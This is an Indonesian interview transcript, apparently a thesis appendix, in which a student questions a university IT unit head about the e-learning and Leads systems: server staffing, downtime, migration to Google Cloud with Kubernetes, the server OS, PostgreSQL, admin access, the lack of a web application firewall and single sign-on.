UTBK gitu selama sebulan, karena kita kurang SDM untuk yang ini ya untuk yang *server*. Jadi kayak tadi, kalau saat ini kan cuman 2 doang nih yang bisa akses *server*, mas Asep sama mas Farhan doang, jadi kurang. Tapi kalau untuk anggaran itu udah banget, untuk maintenance itu biayanya gede terus bisa melibatkan orang luar gitu, diperbolehkan. Itu udah cukup difasilitasi banget lah untuk dari sisi anggaran, cuman SDM nya aja sih di kami yang kurang. Nah kalau yang Leads ini, itu kami dibantu sama mahasiswa PKL, sama konsultan dari luar juga ada.

Saya : Trus ada gak pak *software* sama *hardware* usang yang masih dipakai, trus bikin masalah gitu?

Pak Sigit : Kalau untuk yang E-learning udah gak ada, udah disini semuanya lah istilahnya. Kalau dulu itu kan disana tuh di FIK, *server* nya 1 terus di pakai ramai-ramai lah istilahnya, jadi 1 *server* itu banyak VM-VM. Jadi spesifikasinya RAM segala macamnya itu gak bagus lah, jadi walaupun di *upgrade*, salah satunya VM nya harus dimatiin baru di *upgrade* kayak gitu-gitu. Nah itu akhirnya kita pindahkan, kita minta izin sama kampusnya, instruksi dari bu Rektor ya. Saya bilang “itu *server* di belakang bu, kalau disana kita masih belum bisa memastikan untuk banyaknya di akses, *concurrent* yang di akses banyak”, tapi kalau di kita yang *me-maintenance* waktu itu kami janji sampai 1500, cuman kenyataannya itu cuman 1000-an lah, gak sampai 1500 itu servernya udah...

Saya : *Down*?

Pak Sigit : *Server* nya sebenarnya nyala cuman ada yang gak kebagian *session* lah istilahnya begitu. Nah abis itu baru kita pakai *cloud* gitu. Jadi kalau usang sih enggak, malah kita udah beralih ke teknologi yang baru ke *cloud* dengan Kubernetes juga udah baru. Jadi teknologinya baru, terutama teknologi *database* nya kita yang di *maintenance* oleh Google. Jadi bisa memastikan untuk 3000 *user concurrent* tuh

bisa. Itu biasanya pada saat ujian UTS UAS itu, kalau yang pakai E-learning, kalau itu *traffic* tinggi banget tuh. Itu aman.

Saya : Trus kalau *programmer Leads* nya itu dari dalam UPN atau dari luar juga ada?

Pak Sigit : Kalau *programmer Leads* nya dari kita dari UPN. Cuman kalau untuk yang *cloud* dari luar. Kita *nge-deploy* cloud gitu di GCP itu orang luar. Orang GCP nya juga yang ngebantuin, jadi ada IT nya. IT khusus buat yang *cloud* ya, bukan yang aplikasinya. Jadi yang IT cloud nya ya nanya. “Aplikasinya mana pak? Sudah dibuatkan *image* nya? *Image* nya isinya sudah ada apa aja?”. Nah itu kita yang buat *image* nya, mereka nanti yang *nge-deploy* in istilahnya gitu. Trus nanti kita dikasih tau untuk aksesnya, akses ke GCP nya. Aksesnya bukan hanya akses ke sistem, *database* segala macam, tapi juga kita diajarin bagaimana ngeliat pemakaiannya, trus ada masalah gak, *bug-bug* kayak gitu-gitu. Kita diajarin juga kayak gitu.

Saya : Kalau persentase *website down* dalam 12 bulan berapa kali tuh pak kira-kira?

Pak Sigit : Kalau dulu awal-awal ya, awal-awal yang E-learning yang kita masih *maintenance* itu seminggu bisa 4 sampai 6 kali dulu. Sehari malah waktu itu bisa sampai 6 kali, tapi kalau sekarang gak pernah. Sekarang itu semenjak yang di *cloud* itu semester ganjil, kan sekarang semester genap nih, semester ganjil kemarin 2020/2021 itu gak ada gitu. Sampai sekarang itu gak ada, *server down* itu gak ada, karena itu tadi sudah di *cloud*.

Saya : Kalau secara jaringan, orang yang bisa ngakses hak *admin* penuh di *server* siapa aja?

Pak Sigit : Admin *server* nya?

Saya : Iya *superadmin*.

Pak Sigit : 2 orang itu tadi.

Saya : Oh, 2 orang aja?

Pak Sigit : Iya, *superadmin server* cuma 2 orang doang.

Saya : Untuk *Operating System* yang dipakai di *server* Leads apa pak?

Pak Sigit : Kalau saat ini itu Windows Server 2012 lisensi. Dan *running* di Kubernetes gitu. Jadi Windows Server kita *install* Kubernetes kayak Docker gitu, baru kita *running* disitu. Jadi bukan *running* di VM. Gitu ya, jadi kalau *running* di VM kan kita udah *install* Windows Server, kita bikin Virtual Machine, baru kita *install* Linux, baru kita *install* aplikasinya kayak *database*, kayak misalkan Postgre, trus kayak misalkan SQL atau kita *install* aplikasinya PHP, Redist. Sama aplikasinya misalkan Moodle, trus kalau misalkan *website* tuh CI atau wordpress gitu-gitu lah pokoknya. Di *install* kayak gitunya.

Saya : Kalau untuk *database* pakainya apa?

Pak Sigit : PostgreSQL.

Saya : Untuk lokasi *server* berarti udah di *cloud* ya pak?

Pak Sigit : Yang saat ini di *cloud*, yang nanti juga yang Leads nya akan di *cloud*.

Saya : Nah terus *provider cloud* nya apa itu pak?

Pak Sigit : GCP, Google Cloud Platform.

Saya : Di Leads itu ada WAF nya gak pak? Website Application Firewall.

Pak Sigit : Waduh kurang ngerti saya.

Saya : Kayak semacam *firewall* gitu pak.

Pak Sigit : Gak ada kayaknya. Kalau kita paling pakai SSL kita sendiri. Trus paling *Auth* nya, *Authentication* buat *password* nya itu, kita udah SSO kalau yang Leads ya.

Saya : Udah yang apa?

Pak Sigit : Single Sign-on.

Saya : Oh, Single Sign-on.

Pak Sigit : Jadi kamu *login* di Leads nih, terus kamu buka *website* lagi, akademik misalkan, nanti dia akan *connect*. Trus kamu buka misalkan kegiatan.upnvj, cbt-bahasa misalkan langsung nanti *connect*. Kegiatan itu biasanya yang teman-teman dari Kesehatan itu nanti dia ngaksesnya kesitu bisa. Jadi tinggal di klik aja, jadi gak usah *login* lagi tinggal di klik aja. Kayak ini aja, Youtube, Gmail trus Drive kayak gitu.

Saya : Baik sudah itu saja pak, terima kasih pak Sigit.

Jakarta, 29 Juni 2021

Menyetujui,


Kepala UPT Teknologi Informasi dan Komunikasi

A handwritten signature in black ink, appearing to be 'Sigit Pradana', with a stylized flourish at the end.

(Sigit Pradana, S.T, M.T)

## Lampiran 9

Turnitin



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Henki Bayu Seta, S.Kom, MTI  
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